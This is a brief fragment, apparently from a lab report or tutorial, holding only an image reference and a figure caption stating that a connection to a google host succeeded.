


Figure-21: As you can see above, I successfully connected to the google host.